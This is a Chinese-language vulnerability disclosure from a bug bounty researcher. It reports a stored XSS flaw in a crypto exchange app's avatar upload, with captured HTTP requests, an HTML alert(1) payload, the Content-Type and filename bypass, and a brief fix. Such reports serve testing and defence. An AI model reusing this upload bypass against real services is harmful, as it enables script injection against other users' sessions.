

白帽子昵称：神惊鬼跳

漏洞描述

漏洞URL：如果是Web就填写此项

https://m*.*****.pro/**/**-head-img

简要描述：漏洞说明、利用条件、危害等

经测试，发现交易所APP端的头像上传处可以上传html文件，同时可以通过去除crc32字段并通过修改Content-type、文件存储名称的方式实现将包含恶意XSS代码的HTML页面存储至服务端，之后通过更新头像的方式实现对恶意HTML页面的应用，当其他用户查看头像详情时可以导致恶意XSS代码被成功执行

漏洞证明：

首先，点击头像更新头像：



个人中心

头像



昵称

asi* [redacted] opmail.com >

邮箱

a [redacted] 6@yopmail.com

实名认证

未认证 >

之后选择图片，同时使用burpsuite抓包：





图片


确定(1/1)




拍照



之后捕获到请求数据包：



之后释放请求数据包，可以看到文件上传成功：



之后更新头像：

Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to https://m[redacted]443 [163]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /user/modify-head-img HTTP/1.1
token: xH[redacted]Xtrz/C711nA6Sp/UuLVu7QpxXe2JUideHbIbLok5Hr/SrnjaObmI5PA5wRLMgcmAFnxKg==
channel: android-test
version: 4.0.8
os: Android236.0.1
device: de[redacted]019bb5e755cc01b6ed306
model: Galaxy S[redacted]
lang: zh
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Host: [redacted].pro
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0

url=6b8f9344-76e3-46a0-b650-764a823d3ee7.html
```

可以看到成功更新：

Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Response from https://[redacted].pro:443/user/modify-head-img [163]

Forward Drop Intercept is on Action

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Jan 2021 02:03:52 GMT
Content-Type: application/json; charset=UTF-8
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT
Access-Control-Allow-Headers: x-requested-with, Accept, requesttype, Content-type
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: DNT, X-CustomHeader, Keep-Alive, User-Agent, X-Requested-With, If-Modified-Since, Cache-Control, Content-Type, lang, token, mykey_token, platform, version, country, device
Content-Length: 132

{"retCode": 0, "retMsg": "变更头像成功", "retData": {"url": "https://[redacted].pro/6b8f9344-76e3-46a0-b650-764a823d3ee7.html"}}
```

最后访问头像链接，可以看到XSS代码成功执行：

http://[redacted].pro/6b8f9344-76e3-46a0-b650-764a823d3ee7.html

应用 Allex

n-[redacted].pro 显示

1

确定

漏洞利用代码：

上传头像的请求数据包：

```
1  POST / HTTP/1.1
2  User-Agent: QiniuAndroid/7.3.15 (6.0.1; SAMSUNG-Galaxy S7 Edge; 1609498966629691; 0gcjWuYzb80v7UPg)
3  Content-Type: multipart/form-data; boundary=550f83d9-024b-488f-813d-e0099d409946
4  Content-Length: 17984
5  Host: upload**.***.com
6  Connection: close
7  Accept-Encoding: gzip, deflate
8
9  --550f83d9-024b-488f-813d-e0099d409946
10 Content-Disposition: form-data; name="file"; filename="P1.jpeg"
11 Content-Type: text/html
12 Content-Length: 17244
13
14 ÿøÿà
15 <html><script>alert(1);</script><html>
16 --550f83d9-024b-488f-813d-e0099d409946
17 Content-Disposition: form-data; name=""
18 Content-Length: 10
19
20 2712000481
21 --550f83d9-024b-488f-813d-e0099d409946
22 Content-Disposition: form-data; name="token"
23 Content-Length: 126
24
25 0gcjWuYzb80v7UPgq_g2YqIRZbm0bqkIN0jW8vWP:YQyiFytmgVSflurCyeIDtplCW4Q=:eyJzY29wZSI6ImRlZXBjb2luIiwiaGVhZGxpbmUiOiJlE2MTAwNzUzMTR9
26 --550f83d9-024b-488f-813d-e0099d409946
27 Content-Disposition: form-data; name="key"
28 Content-Length: 41
29
30 733276de-2c08-4e09-9953-a98a8789a6c8.html
31 --550f83d9-024b-488f-813d-e0099d409946--
```

更新头像的请求数据包：

```
1  POST /user/**-**-img HTTP/1.1
```

```
2 token: xH3ci/GVG007BWfsXtrz/C7l1nA6Sp/UuL***JUiudeHbIbLok5Hr/Srnja0bmI5PA
5wRLMgcmAFnxKg==
3 channel: android-test
4 version: 4.0.8
5 os: Android236.0.1
6 device: d49ed8d8b93019bb5e755cc01b6ed306
7 model: Galaxy S7 Edge
8 lang: zh
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 45
11 Host: m***.pro
12 Connection: close
13 Accept-Encoding: gzip, deflate
14 User-Agent: okhttp/3.11.0
15
16 url=7***6de-2c08-4e09-9**3-***9a6c8.html
```

修复方案:

对上传的文件进行严格校验